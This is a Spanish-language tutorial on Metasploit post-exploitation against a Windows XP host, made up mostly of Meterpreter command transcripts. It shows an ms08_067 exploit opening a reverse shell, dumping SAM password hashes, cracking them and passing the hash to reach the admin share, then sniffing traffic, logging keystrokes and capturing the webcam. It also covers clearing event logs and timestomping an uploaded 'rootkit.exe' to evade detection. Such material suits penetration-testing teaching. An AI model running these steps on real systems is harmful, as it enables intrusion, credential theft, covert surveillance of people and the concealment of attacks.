La estructura del fichero SAM consta de la cuenta de usuario , mas el sid, identificador que nos señala que privilegios tiene la cuenta, y las dos versiones hash del sistema Windows, la primera de ellas y la mas fácil de descifrar es Lan Manager disponible para las versiones win9x, Windows xp/vista, el hash de lanman se calcula partiendo en dos partes de siete caracteres cada una y en mayúsculas la contraseña, la segunda parte corresponde a las versiones de NT, XP, VISTA y 2000x es NTLM i NTLM v2.

Lo primero que tenemos que obtener es el hash el cual nos lo proporciona el plugin hashdump .

Cuando tenemos el Shell meterpreter ejecutamos lo siguiente:

Meterpreter >run hashdump

```

bash
Adaptador Fast Ethernet PCI basado en Intel 21140 (Genérico) - Minipuerto del administrador de paquetes
Hardware MAC: 00:03:ff:13:b2:2e
IP Address : 192.168.1.80
Netmask : 255.255.255.0

meterpreter > hashdump
[-] Unknown command: hashdump.
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b0e0d3671f8047f3e0525cf60fc4dd:::
Asistente de ayuda2:1000:740db1a16b38ef101f7850c6ae8b1c38:cadf711769181e508e24f5faefe0fdf1:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0 :1002:aad3b435b51404eeaad3b435b51404ee:8ae2b84a340fd90466b65ebdd10655cb:::
meterpreter >

```


Ejecución de hashdump

Ya tenemos el hash en formato lanman i ntlm de la cuenta de Administrador local.

Para obtener las contraseñas se pueden utilizar varios métodos, uno de ellos son las tablas rainbow, tablas generadas con hash precalculados y que realizan una comparación de hashes.

Este método lo utiliza la herramienta opensource OPHCRACK disponible en <http://ophcrack.sourceforge.net/>


Pasaremos un diccionario de fuerza bruta sobre el hash utilizando las tablas rainbow, para eso utilizaremos el programa citado anteriormente.



Pantalla de Ophcrack

Guardaremos el resultado de hashdump en un fichero con formato pwdumpfile.

Seleccionaremos load /pwdump file , y cargaremos el fichero anteriormente creado, junto con la carga de las tablas necesarias i pulsaremos a Crack



Resultado crackeo de password


En la parte inferior derecha podremos observar el tiempo que ha tardado en obtener la password en la parte superior derecha como nt pwd

Podemos prescindir de malgastar tiempo en crackear las password, tenemos el hash y haremos uso de una técnica llamada "Pass the Hash", esta técnica consiste en la posibilidad de autenticarse en equipos Windows únicamente conociendo el hash, os muestro una herramienta que nos permitirá conectar al equipo remoto modificando las credenciales del equipo con las de la cuenta administrador del equipo remoto <http://www.ampliasecurity.com> su nombre **Windows credentials Editor V.1.0**, esta herramienta permite modificar las credenciales de logon, añadirlas o borrarlas, soporta los sistemas Windows xp, 2003, vista, 7 y 2008, la herramienta provee las siguientes opciones:

Options:

- l Lista las sesiones de logon y credenciales ntlm (por defecto)
- s Cambia las credenciales NTLM de la sesión de logon en curso.
- r Lista las sesiones de logon y credenciales ntlm indefinidamente refrescando cada 5 segundos si hay nuevas sesiones.
- c corre cmd en una nueva sesión con las credenciales ntlm específicas.
- e lista las sesiones de logon con credenciales ntlm indefinidamente.
- o grava las salidas en un fichero
- i especifica el LUID
- d Borra las credenciales ntlm de una sesión
- v desarrolla la salida.

Para comprobar el acceso realizaremos lo siguiente, nos conectaremos al recurso administrativo de la maquina remota \\192.168.1.80



Solicitud de credenciales Recurso Remoto

Podemos comprobar que nos pide las credenciales de autenticación:

```

C:\WINDOWS\system32\cmd.exe
C:\WCE>wce -s Administrador:500:AAE03EAC7176F53AEAD5F74FB678D169:B0E0D3671F8047FCE3E0525CF60FC4DD
WCE v1.0 (Windows Credentials Editor) - (c) 2010 Amplia Security - by Hernan Ochoa
(hernan@ampliasecurity.com)
Use -h for help.


Changing NTLM credentials of current logon session (00022AB5h) to:
Username: Administrador
domain: 500
LMHash: AAE03EAC7176F53AEAD5F74FB678D169
NTHash: B0E0D3671F8047FCE3E0525CF60FC4DD
NTLM credentials successfully changed!

C:\WCE>
    
```

Windows Credentials Editor v1.0

Ejecutaremos `wce -s Administrador:500:hash lanman:hash ntlm`
 Y volvemos a conectarnos al recurso

[\\192.168.1.80\c\\$](http://192.168.1.80/c$)



Acceso al recurso c\$ con las nuevas credenciales

Ya tenemos acceso sin conocer de su password....

Sniffer

El Modulo sniffer de meterpreter nos permite capturar paquetes en el equipo remoto y exportarlos al formato pcap, para que posteriormente puedan ser analizados por herramientas como whireshark y obtener así datos relevantes como contraseñas y acceso a sitios.

Cuando tenemos acceso a la consola meterpreter ejecutamos lo siguiente:

Meterpreter > use sniffer

Utilizando el comando help nos mostrará las opciones posibles.

```

bash
timestamp Manipulate file MACE attributes

Sniffer Commands
=====

Command      Description
-----
sniffer_dump  Retrieve captured packet data to PCAP file
sniffer_interfaces Enumerate all sniffable network interfaces
sniffer_start Start packet capture on a specific interface
sniffer_stats View statistics of an active capture
sniffer_stop  Stop packet capture on a specific interface

meterpreter >

```

Consola de meterpreter

Con sniffer-interfaces seleccionaremos la interfaz donde pondremos la tarjeta en modo monitor para la captura de paquetes.

Seleccionaremos la interfaz

Meterpreter > sniffer_start x

Donde x corresponde al número de adaptador de red seleccionado

```

bash
sniffer_interfaces Enumerate all sniffable network interfaces
sniffer_start      Start packet capture on a specific interface
sniffer_stats      View statistics of an active capture
sniffer_stop       Stop packet capture on a specific interface

meterpreter > user_interfaces
[-] Unknown command: user_interfaces.
meterpreter > sniffer_interfaces

1 - 'Adaptador Fast Ethernet PCI basado en Intel 21140 (Genérico)' ( type:0 mtu:1514 usable:true dhcp:false wi
fi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter >

```

Capturando datos

Ahora el sniffer esta capturando las conexiones, comprobemos por ejemplo el correo

Con `sniffer_Stats` veremos si esta capturando paquetes.

```

bash
[-] Unknown command: user_interfaces.
meterpreter > sniffer_interfaces
1 - 'Adaptador Fast Ethernet PCI basado en Intel 21140 (Genérico)' ( type:0 mtu:1514 usable:true dhcp:false wi
fi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 107
    bytes: 10317
meterpreter >

```

Comprobando el estado de la captura

Cuando ya tengamos suficientes paquetes, volcaremos el resultado con `sniffer_dump /home/Administrador/fitxer.pcap`

```

bash
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 3
    bytes: 274
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 66
    bytes: 4553
meterpreter > sniffer_dump 1 /home/Administrador/captuado.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 66 packets (5873 bytes)
[*] Downloaded 100% (5873/5873)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/Administrador/captuado.pcap
meterpreter >

```

Volcado del contenido de la captura

Paramos el **sniffer con `sniffer_Stop 1`**, localizamos el fichero creado `capturado.pcap` en la siguiente ubicación por defecto `C:\Archivos de programa\Metasploit\Framework3\home\Administrador` y lo abriremos con `whireskark`, una herramienta open source destinada a la monitorización y de la que daremos una breve descripción en un apartado posterior.

Screenshot

Con este modulo podemos capturar en cualquier momento instantáneas del escritorio del equipo remoto y guardarlas en formato imagen.

Meterpreter > screenshot

Keyscan


Este script captura las pulsaciones de teclado del equipo remoto.

```

bash
Espia Commands
-----
Command      Description
-----
screengrab   Attempt to grab screen shot from process's active desktop

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
    
```

Inicio captura de teclado



Captura las pulsaciones de teclado

```


bash
meterpreter > migrate 1828
[*] Migrating to 1828...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Aixo es una prova de pulsaci'o de teclat <Return>
meterpreter >
    
```

Volcado del resultado de la captura


Con `keyscan_stop` paramos la captura.

Clearev

Con clearev borraremos el rastro que podamos dejar en el registro del sistema remoto.



Visor de sucesos



Borrado de los sucesos del sistema

Timestamp

Nos puede interesar modificar las fechas de los ficheros que subamos para así evitar ser detectados en una intrusión, con timestomp tenemos la posibilidad de realizar dicha modificación.

Nuestro escenario representa un sistema remoto con sesión de meterpreter creada, en la que subimos un fichero (podría ser un rootkit).

Primero subiremos el fichero rootkit.exe creado el 03/11/2011

Meterpreter > upload c:\\rootkit.exe c:\\rootkit.exe

```

bash
--
0 Automatic Targeting

msf exploit(ms08_067_netapi) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1097) at 2011-01-03 12:03:14 +0100

meterpreter > sessions -i 1
[-] Unknown command: sessions.
meterpreter > upload c:\\rootkit.exe c:\\rootkit.exe
[*] uploading : c:\\rootkit.exe -> c:\\rootkit.exe
[*] uploaded : c:\\rootkit.exe -> c:\\rootkit.exe
meterpreter >

```

Subida de los fichero al sitema remoto

Comprobaremos la fecha de creación de fichero realizando una búsqueda en el equipo remoto

Meterpreter> pwd

Nos mostrará en que directorio estamos ubicados.

**Meterpreter> cd **

Nos situamos en la raiz donde esta ubicado el fichero que hemos subido

```

bash
100777/rwxrwxrwx 0      fil    2007-08-23 07:51:12 +0100  AUTOEXEC.BAT
40555/r-xr-xr-x 0      dir    2010-12-29 11:19:44 +0100  Archivos de programa
100444/r--r--r-- 4952   dir    2001-08-24 17:00:00 +0100  Bootfont.bin
100666/rw-rw-rw- 0      fil    2007-08-23 07:51:12 +0100  CONFIG.SYS
40777/rwxrwxrwx 0      dir    2010-12-21 13:41:12 +0100  Documents and Settings
100444/r--r--r-- 0      fil    2007-08-23 07:51:12 +0100  IO.SYS
100444/r--r--r-- 0      fil    2007-08-23 07:51:12 +0100  MSDOS.SYS
40555/r-xr-xr-x 0      dir    2010-12-28 12:46:22 +0100  MSOCache
100555/r-xr-xr-x 47564   fil    2007-08-23 08:29:32 +0100  NTDETECT.COM
40777/rwxrwxrwx 0      dir    2007-08-23 09:13:06 +0100  RECYCLER
40777/rwxrwxrwx 0      dir    2007-08-23 08:50:27 +0100  System Volume Information
40777/rwxrwxrwx 0      dir    2010-12-29 16:44:28 +0100  WINDOWS
100444/r--r--r-- 211     fil    2007-08-23 08:42:52 +0100  boot.ini
100444/r--r--r-- 251168   fil    2010-05-21 11:53:01 +0100  ntldr
100666/rw-rw-rw- 805306368 fil    2011-01-03 11:54:35 +0100  pagefile.sys
40777/rwxrwxrwx 0      dir    2010-05-21 11:29:52 +0100  prova
100666/rw-rw-rw- 0      fil    2010-11-23 00:53:12 +0100  prueba.txt
100777/rwxrwxrwx 0      fil    2011-01-03 12:04:01 +0100  rootkit.exe
100777/rwxrwxrwx 24576   fil    2007-10-08 22:29:03 +0100  servidor.exe
40777/rwxrwxrwx 0      dir    2010-11-20 13:25:45 +0100  wsusclient

meterpreter >
    
```

Atributos de los ficheros

Si escribimos `timestomp rootkit.exe -v`

```

bash
100444/r--r--r-- 0      fil    2007-08-23 07:51:12 +0100  IO.SYS
100444/r--r--r-- 0      fil    2007-08-23 07:51:12 +0100  MSDOS.SYS
40555/r-xr-xr-x 0      dir    2010-12-28 12:46:22 +0100  MSOCache
100555/r-xr-xr-x 47564   fil    2007-08-23 08:29:32 +0100  NTDETECT.COM
40777/rwxrwxrwx 0      dir    2007-08-23 09:13:06 +0100  RECYCLER
40777/rwxrwxrwx 0      dir    2007-08-23 08:50:27 +0100  System Volume Information
40777/rwxrwxrwx 0      dir    2010-12-29 16:44:28 +0100  WINDOWS
100444/r--r--r-- 211     fil    2007-08-23 08:42:52 +0100  boot.ini
100444/r--r--r-- 251168   fil    2010-05-21 11:53:01 +0100  ntldr
100666/rw-rw-rw- 805306368 fil    2011-01-03 11:54:35 +0100  pagefile.sys
40777/rwxrwxrwx 0      dir    2010-05-21 11:29:52 +0100  prova
100666/rw-rw-rw- 0      fil    2010-11-23 00:53:12 +0100  prueba.txt
100777/rwxrwxrwx 0      fil    2011-01-03 12:04:01 +0100  rootkit.exe
100777/rwxrwxrwx 24576   fil    2007-10-08 22:29:03 +0100  servidor.exe
40777/rwxrwxrwx 0      dir    2010-11-20 13:25:45 +0100  wsusclient

meterpreter > timestomp rootkit.exe -v
Modified      : 2011-01-03 12:04:01 +0100
Accessed      : 2011-01-03 12:04:01 +0100
Created       : 2011-01-03 12:04:01 +0100
Entry Modified: 2011-01-03 12:04:01 +0100
meterpreter >
    
```

Visualiza las propiedades de fecha del fichero

y comprobamos que esta creado, vemos tambien que existe un fichero prueba.txt con fecha 23/11/2010 y con el cual queremos igualar la fecha.

Meterpreter> timestomp c:\\rootkit.exe -f c:\\prueba.txt

```

bash
100444/r--r--r-- 211     fil    2007-08-23 08:42:52 +0100  boot.ini
100444/r--r--r-- 251168   fil    2010-05-21 11:53:01 +0100  ntldr
100666/rw-rw-rw- 805306368 fil    2011-01-03 11:54:35 +0100  pagefile.sys
40777/rwxrwxrwx 0      dir    2010-05-21 11:29:52 +0100  prova
100666/rw-rw-rw- 0      fil    2010-11-23 00:53:12 +0100  prueba.txt
100777/rwxrwxrwx 0      fil    2011-01-03 12:04:01 +0100  rootkit.exe
100777/rwxrwxrwx 24576   fil    2007-10-08 22:29:03 +0100  servidor.exe
40777/rwxrwxrwx 0      dir    2010-11-20 13:25:45 +0100  wsusclient

meterpreter > timestomp rootkit.exe -v
Modified      : 2011-01-03 12:04:01 +0100
Accessed      : 2011-01-03 12:04:01 +0100
Created       : 2011-01-03 12:04:01 +0100
Entry Modified: 2011-01-03 12:04:01 +0100
meterpreter > timestomp c:\\rootkit.exe -f c:\\prueba.txt
Setting MACCE attributes on c:\\rootkit.exe from c:\\prueba.txt
meterpreter > timestomp c:\\rootkit.exe -v
Modified      : 2010-11-23 00:53:12 +0100
Accessed      : 2010-11-23 00:53:12 +0100
Created       : 2010-11-23 00:53:12 +0100
Entry Modified: 2010-11-23 00:53:12 +0100
meterpreter >
    
```

Fecha modificada


Como podemos comprobar nos ha cambiado la fecha de rootkit.exe por la de prueba.txt,

Si queremos complicar la situación todavía más con el parametro `-b`, pondremos la fecha en un rango 01/01/1601.

Webcam

El módulo Webcams conectará la Webcam remota a nuestro equipo, así podemos ver quien esta conectado remotamente o que pasa en el habitáculo donde está la cámara.

Meterpreter >run webcam



Capturando imágenes por webcam

Opciones:

Webcam_list

Lista las Webcams disponibles

Webcam_Snap

Toma una instantánea de la Webcams seleccionada.

